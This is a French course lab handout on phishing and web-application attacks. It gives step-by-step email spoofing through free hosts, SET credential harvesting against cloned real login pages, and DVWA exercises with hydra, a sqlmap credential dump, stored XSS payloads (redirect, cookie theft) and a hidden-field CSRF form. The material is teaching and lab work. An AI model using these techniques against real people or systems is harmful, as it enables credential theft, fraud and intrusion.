

# Techniques d'Attaques

## TP 6

### Sécurité des applications Web

#### Objectif du TP :

L'objectif de ce TP consiste à se familiariser avec quelques outils de phishing et de "pentesting" des applications web.

#### **Partie 1 : Phishing**

##### Définitions :

**Spam** : Le spam est une technique de prospection consistant à diffuser massivement par courrier électronique des informations, souvent de nature publicitaire, non sollicitées par les internautes destinataires. Ils sont considérés comme spam tous les emails ne respectant pas la Loi pour la Confiance dans l'Économie numérique (LEN) du 22 juin 2004, complétée par les précisions d'interprétation définies par la CNIL lors de la séance du 17 février 2005.

Le phishing et le scam sont des formes de spam.

**Scam/ Nigerian419/ Arnaque du prince Nigérian** : Les scams sont des « cyber-arnaques » ou « cyber-escroqueries » par email, que l'on appelle également Nigeria 419 ou arnaque du prince Nigérian. Ces emails, dans lesquels on vous sollicite pour récupérer des millions d'euros en échange d'un pourcentage.

**Phishing** : Le phishing (hameçonnage en français) est une technique dite de "social engineering" ayant pour but de dérober à des individus leurs identifiants de connexion.

La victime reçoit un email de sa banque, d'un fournisseur d'accès internet, d'ebay, paypal, d'EDF ou même de la CAF demandant de mettre à jour ses informations bancaires ou ses identifiants de connexion. Cet email comporte un lien vous qui les dirige vers une page à l'aspect sécurisé, identique à celles vues maintes fois. Il lui ai demandé alors de confirmer ses informations personnelles (identifiant, n° de compte bancaire, mot de passe, etc... ) perdues suite à une erreur interne par exemple... Une fois l'utilisateur les saisis, les pirates les récupèrent et n'auront plus qu'à se servir ou à les revendre.

Le **Spear-phishing** (harponnage) est une variante du phishing pour laquelle le destinataire est ciblé, à la différence du phishing plus massif et générique comme attaque.


Information : Ces manipulations seront mis en place pour réaliser des tests de pénétration et pour des fins éducatives.

#### Objectif du TP :

## Techniques d'Attaques

L'objectif de ce TP sera de comprendre les mécanismes de Spam, de mail spoofing<sup>1</sup> et de phishing. Ce TP se fera en utilisant la machine **KALI**.

### Exemple :



### Travail à réaliser :

Pour les besoins de ce TP vous avez besoin de créer une boîte email « bidon ». Certains fournisseurs comme « laposte.net » ne procèdent pas à des vérifications utilisant le protocole OTP (One Time Password) via SMS, donc il ne demande pas votre numéro de téléphone. Cependant, un compte Gmail constituera la meilleure solution.

### 1 - Email spoofing :

**Méthode 1 :** Création d'un site chez un hébergeur qui permet l'envoi d'emails

De nombreux sites tels que 000webhostapp.com ou x10hosting.com permettent aux utilisateurs d'héberger gratuitement leur sites web. Les hackers utilisent ces derniers pour envoyer des emails spoofés.

1. Créer un compte chez 000webhostapp <https://fr.000webhost.com>

**\*\*\*Si webhost n'autorise plus l'envoi de mail, vous devez trouver un autre hébergeur qui le fait.**

A screenshot of the registration page for 000webhostapp.com. The title is 'S'inscrire'. There are two social login buttons for Facebook and Google+. Below them is a link 'ou' followed by a registration form. The form has four fields: 'VotreEmail' (with an envelope icon), a password field (with a lock icon and masked dots), 'TpHacking' (with a globe icon), and a website URL field (with a globe icon and the text 'https://tphacking.000webhostapp.com'). Below the form is a red button that says 'OBTENEZ L'HEBERGEMENT GRATUIT'. The page also features a 'My Free Website' logo.

2. Une fois que vous finissez l'inscription, un email de confirmation sera envoyé à votre adresse email, vous devez confirmer l'inscription.
3. Loggez vous sur le site de l'hébergeur.

<sup>1</sup> Spoofing = Usurpation. Dans la suite de ce TP nous utiliserons les termes spoofing, spoofé au lieu de usurpation, usurpé.

## Techniques d'Attaques

4. Un lien qui décrit le nom du site que vous avez choisis apparait cliquez dessus. Hourra, votre site est maintenant en ligne. Si le lien n'apparait pas cliquez sur gestionnaire de fichiers.
5. Dans l'onglet Paramètres/Général vous devez activer l'option sendmail (elle est activée par défaut).
6. Cliquez sur gestionnaire de fichiers
7. Nous allons créer une sorte d'interface pour lancer des email spoofé. Pour y arriver, uploadez (via l'onglet upload) les fichiers du répertoire **SpoofedEmailsScripts** (à télécharger de la plateforme pédagogique).
8. Une fois les fichiers uploader avec succès accédez à la nouvelle pages web <https://votreSite.000webhostapp.com/sendmail.php>
9. Envoyez des emails avec des adresses emails bidons.

Les inconvénients de cette méthode sont multiples :

- Elle demande trop de travail (conception du site)
- Elle ne permet pas le mass mailing (l'envoi à un grand nombre de contact en une seule fois)
- La plupart des serveurs de messageries savent que ces domaines sont utilisés pour de l'activité frauduleuse, ce qui implique que la plupart des emails générés finissent dans les boîtes à courriers indésirables car les noms de domaine utilisés sont black-listés (ou au moins surveillés).

**Méthode 2 :** l'utilisation de sites dédiés à l'email spoofing.

Il existe de nombreux site qui offrent une interface pour l'envoi d'email spoofé comme on vient de le faire. Exemples :

- <https://emkei.cz>
- <http://deadfake.com/Send.aspx>
- <http://www.anonymailer.net>
- <http://www.sendanonymousemail.net>

Les inconvénients de cette méthode sont les mêmes que la méthode précédente.

- Essayez ce site : <http://tool.chacuo.net/mailanonymousemail>
  - o Google translate est très pratique ;-)

## 2 - Phishing :

Nous allons utiliser l'outil SET qui contient de nombreuses fonctionnalités dont le Phishing.

1. # settoolkit
2. set> Social-Engineering Attacks
3. set> Website Attack Vector
4. set> Credential Harvester Attack Method
  - **Option 1 : utiliser un template existant**
    - a) set> Web Templates
    - b) set:webattack> adresse IP du serveur de l'attaquant afin de recevoir le résultat de l'hameçonnage (machine Kali)
    - c) set:webattack> choisir un site proposé (ex : Google.com)
    - d) Envoyez un mail spoofé à une cible potentielle (vous même ou votre collègue). L'email contient l'adresse IP de la machine Kali (adresse déguisée) dans un lien html.
    - e) Dès que l'utilisateur rentre ses coordonnées vous les récupérez (sur le terminal).

## Techniques d'Attaques

f) Quand vous fermez le serveur d'écoute, un rapport est généré avec tous les Login/Passwd récupérés sous 2 format HTML et XML. Le lien vers ces rapport est donné en bas sous le format (/root/.set/reports/dateDeLexploit.xml)

- **Option 2 : cloner un site**

- a) set:webattack> Site Cloner
- b) set:webattack> adresse IP du serveur de l'attaquant afin de recevoir le résultat de l'hameçonnage (machine Kali)
- c) set:webattack> URL du site à cloner (ex : <https://secure.fr.vente-privee.com/authentication/portal/FR>)
- d) Envoyez un mail spoofé à une cible potentielle (vous même ou votre collègue). L'email contient l'adresse IP de la machine Kali (adresse déguisée) dans un lient html.
- e) Dès que l'utilisateur rentre ses coordonnées vous les récupérez.
- f) Essayez de faire un phishing sur le site de la BNP
  - a. Pourquoi ça ne marche pas ?

## Partie 2 : The Damn Vulnerable Web Application (DVWA)

### 1- Installation/configuration de l'environnement

- Téléchargez l'application DVWA à partir du lien : <http://www.dvwa.co.uk>
- Après décompression, déplacez le dossier dans le répertoire : /var/www/html/
- Donnez les droit 777 à ce dossier :
  - o `chmod -R 777 DVWA/`
- Dans le répertoire DVWA/config/ :
  - o `cp config.inc.php.dist config.inc.php`
- Dans le fichier `config.inc.php` : changez les entrées `db_user` et `db_password` (e.g. mettez `user`, `pass` ou un login/password de votre choix)

### 2- Configurer la base de données

- Démarrez le service mysql :
  - o `service mysql start`
- Se logger à mysql :
  - o `mysql -u root -p`
- Créez un nouvel utilisateur :
  - o `create user 'user'@'127.0.0.1' identified by 'pass' ;`
  - o le nom d'utilisateur et le mot de passe doivent être les même que sur le fichier `config.inc.php`
- Accordez les droits à l'utilisateur sur la base de données:
  - o `grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass' ;`
- Faites `exit`

### 3- Configurer le serveur web

- Démarrez le serveur web Apache2 :
  - o `service apache2 start`
- Dans le fichier `/etc/php/7.3/apache2/php.ini` :
  - o `allow_url_fopen = on`

## Techniques d'Attaques

- o `allow_url_include = on`
- redémarrez le serveur web :
  - o `service apache2 restart`
- sur votre navigateur, accédez à la page : `127.0.0.1/DVWA/`
  - o faites Create/Reset database
  - o vous allez être ré-orienté vers une page de login : utilisez admin/password
  - o vous pouvez gérer le niveau de difficulté de l'application sur l'onglet `DVWA Security`

### 4- Configurer le proxy

Pour ce TP, nous allons utiliser l'outil `Burp Suite` configuré avec Firefox pour intercepter, analyser et modifier le trafic Web vers DVWA. Pour le configurer :

- ouvrez Burp Suite
- Accédez à Target → Scope et ajoutez localhost
- Sous Proxy → Interception, assurez-vous que l'interception est activée.
- Cliquez ensuite sur l'onglet Options pour vérifier que le proxy listener est défini sur `127.0.0.1:8080` et en cours d'exécution
- configurez Firefox pour que tout le trafic Web soit acheminé via le Burp listener pour examen
- Accédez à Préférences et recherchez "proxy"
  - o Utilisez les paramètres indiqués ci-dessous :

**Configure Proxy Access to the Internet**

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy	127.0.0.1	Port	8080
<input checked="" type="checkbox"/> Use this proxy server for all protocols			
SSL Proxy	127.0.0.1	Port	8080
FTP Proxy	127.0.0.1	Port	8080
SOCKS Host	127.0.0.1	Port	8080

- Ajoutez le certificat CA de Burp à la liste de confiance de Firefox :
  - o Dans Burp Suite, allez dans Proxy → Options et cliquez sur Import / export CA certificate
  - o Exportez le certificat au format DER et enregistrez-le avec l'extension .cer.
  - o Dans Firefox, cliquez sur Préférences → Confidentialité et sécurité → Afficher les certificats et importez le certificat CA Burp
  - o Cochez la case "identifier les sites Web".
  - o Puisque Firefox bloque le piratage du réseau localhost par défaut, nous désactivons cette option
  - o `about: config > network.proxy.allow_hijacking_localhost`

## Techniques d'Attaques

- Si Burp ne marche pas correctement, installer l'extension Firefox FoxyProxy et configurer le proxy sur 127.0.0.1 :8080

### Partie 2 : Réalisation des attaques

#### 1- Attaque par dictionnaire sur l'authentification (niveau Low):

Sur l'onglet "Brute force", Vous constatez que le contrôle d'accès est géré par l'application elle-même. L'authentification se base sur un formulaire et non sur des mécanismes protocolaires (http Basic, Digest, ...).

Pour cracker ce système de contrôle, nous faisons appel à l'outil **hydra**.

L'authentification se fait sur la base d'un formulaire HTML et le passage des paramètres se fait par la méthode POST. Donc il faut récupérer les bons arguments du POST (login, password) et les rejouer en utilisant le dictionnaire.

Pour résoudre ce problème, nous utilisons l'outil **http-get-form** de hydra qui nécessite au moins trois paramètres séparés par des ( : ). Le premier paramètre est l'endroit (chemin vers la page d'authentification), le deuxième est les arguments du post (username et password) et le troisième paramètre est l'expression du matching en cas d'échec ou de succès.

Attention : l'application utilise des cookies de session pour gérer les utilisateurs. Il faut donc rajouter un quatrième paramètre pour la gestion des sessions.

- 1- La première étape consiste bien entendu à recueillir des informations. Accédez à l'onglet Brute Force du DVWA et essayez un mot de passe aléatoire.
- 2- Le site Web imprime un message d'erreur. Notez également le trafic dans Burp, qui montre la requête HTTP GET et les cookies.
- 3- On suppose qu'on sait qu'il existe un username admin. Trouvez le mot de passe correspondant en utilisant le dictionnaire :  
/usr/share/etcp/src/fasttrack/wordlist.txt
- 4- Nous supposons que vous avez effectué un peu de social engineering et que vous avez collecté des informations sur l'utilisateur (admin / pablo / smithy):
  - a. Utilisez elpscrk pour construire deux dictionnaires, le premier pour les noms d'utilisateur et le second pour les mot de passe
  - b. Lancez hydra en utilisant ces deux dictionnaires

#### 2- Blind SQL Injection (niveau Low):

Nous allons utiliser une attaque Blind SQL Injection afin de voler les informations d'authentification des utilisateurs de la base de données. L'attaque est similaire à une injection SQL régulière, sauf que peu ou pas de commentaires sont affichés à l'écran, nous devons donc faire plus de recherche. Pour cela, nous utiliserons **Burp Suite** et l'outil d'injection SQL **SQLMap**.

- 1- La première étape est la collecte d'informations. Accédez à l'onglet SQL Injection (Blind) de DVWA et entrez une donnée aléatoire car le site utilise les cookies et nous en avons besoin pour **SQLMap**. Observez le trafic Web avec Burp, vous devez intercepter une requête HTTP GET et un cookie.
- 2- Avec ces informations, nous pouvons maintenant utiliser **SQLMap** pour en savoir plus sur la base de données DVWA.

## Techniques d'Attaques

- a. Commencez par entrer `sqlmap --help` et examinez les options disponibles.
- b. L'URL de la requête est notre cible, l'indicateur `--cookie =` est également nécessaire. Utilisez la commande ci-dessous.

```
kali@kali:~/sqlmap/output$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_i_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=s0442v3b3j9ahetqe8h84t69os; security=low"
{1.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:25:55 /2020-05-19/
```

- c. À partir de là, SQLMap effectuera un ensemble de tests d'injection automatisés et recommandera quelques charges utiles à la fin. Si vous n'avez aucun résultat, ajouter l'option `--dbs`
- d. Maintenant, vous avez la liste des bases de données disponible au niveau de la cible. Nous allons nous concentrer sur la base DVWA.
- e. Nous allons d'abord énumérer les tables de cette base de données. Pour cela ajoutez l'option `-D dvwa -tables`
- f. La table appelée `users` semble prometteuse ;-), alors nous allons l'examiner en ajoutant l'option `-T users -columns`
- g. Pour finir, nous effectuons un dump : remplacer `--columns` par `--dump` dans la dernière commande. SQLMap va cracker les mots de passes
- h. Nous avons maintenant les noms d'utilisateur et les mots de passe pour tous les utilisateurs, y compris l'administrateur, et pouvons accéder au site afin de perpétuer nos propres fins malveillantes.


### **3- Stored XSS (niveau Low/medium) :**

- 1- Accédez à l'onglet XSS(stored) de DVWA et entrez un message de test pour voir comment la page fonctionne. Nous voyons que le nom et le message sont stockés dans une base de données puis affichés.
- 2- Essayez un simple script d'alerte pour vérifier si la page est vulnérable à l'injection :
  - a. `<script>alert("test")</script>`
- 3- Une fenêtre apparaît sur la page, à chaque fois que nous revenons, l'alerte réapparaît. Nous pouvons voir pourquoi en inspectant le HTML. Le script ici est intégré de manière permanente (à moins que nous ne réinitialisions la base de données ou supprimons le commentaire) et s'exécutera pour tous ceux qui visitent la page.
- 4- Nous pouvons maintenant essayer d'autres injections "malveillantes", telles que la redirection vers une page ou un site différent :
  - a. `<script>window.location.replace("http://endless.horse")</script>`
  - b. Le nombre de caractère prévu ne permet pas l'écriture de ce script. Qu'est ce qu'il faut faire ?
  - c. Réalisez une attaque par XSS qui permet à un attaquant de voler le cookie d'authentification de l'administrateur. Indice :  
`<script>alert("Le cookie est : "+document.cookie)</script>`
- 5- Changez le niveau de sécurité à **Medium** et refaites les questions 2.a, 4.a et 4.c

### **4- Cross Site Request Forgery (CSRF) (niveau Low) :**

## Techniques d'Attaques

- 1- Sur l'onglet CSRF, l'application utilise une fonction simple: La possibilité d'autoriser l'utilisateur à modifier son mot de passe. Changez le mot de passe de votre application DVWA pour voir comment ça fonctionne.
- 2- Si vous faites `view source`, vous remarquerez que l'application prend les entrées, vérifie si elles sont identiques et met à jour la base de données avec le nouveau mot de passe si elles le sont. Par conséquent, la seule vérification est de savoir si les deux entrées sont identiques.
- 3- Créez une page web avec un formulaire identique à celui de la page CSRF (faites un copier/coller). Rajouter des valeurs par défaut au champs de mot de passe. Puis, cachez les et changez le message de la page pour inviter vos victimes à l'exécuter. Par exemple :



```
1 <html>
2 <body>
3 <form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/" method="GET">
4     Click the button for a chance to win a brand new phone! <br />
5     <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="yougothacked"><br />
6     <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="yougothacked"><br />
7     <br />
8     <input type="submit" value="Change" name="Change">
9 </form>
10 <script>
11
12 </script>
13 </body>
14 </html>
```

- 4- Évidemment, il ne s'agit que d'un exemple, et une véritable attaque peut avoir une page beaucoup plus crédible avec potentiellement du CSS.
- 5- Quand une victime valide le formulaire, son mot de passe changera sans qu'elle ne s'aperçoive.

### 5- Bonus :

- 1- Réalisez une attaque `File Upload` en utilisant un fichier texte contenant du php qui sera exécutable dans le Backend. (low et medium)
- 2- Réalisez une attaque `File inclusion` (low).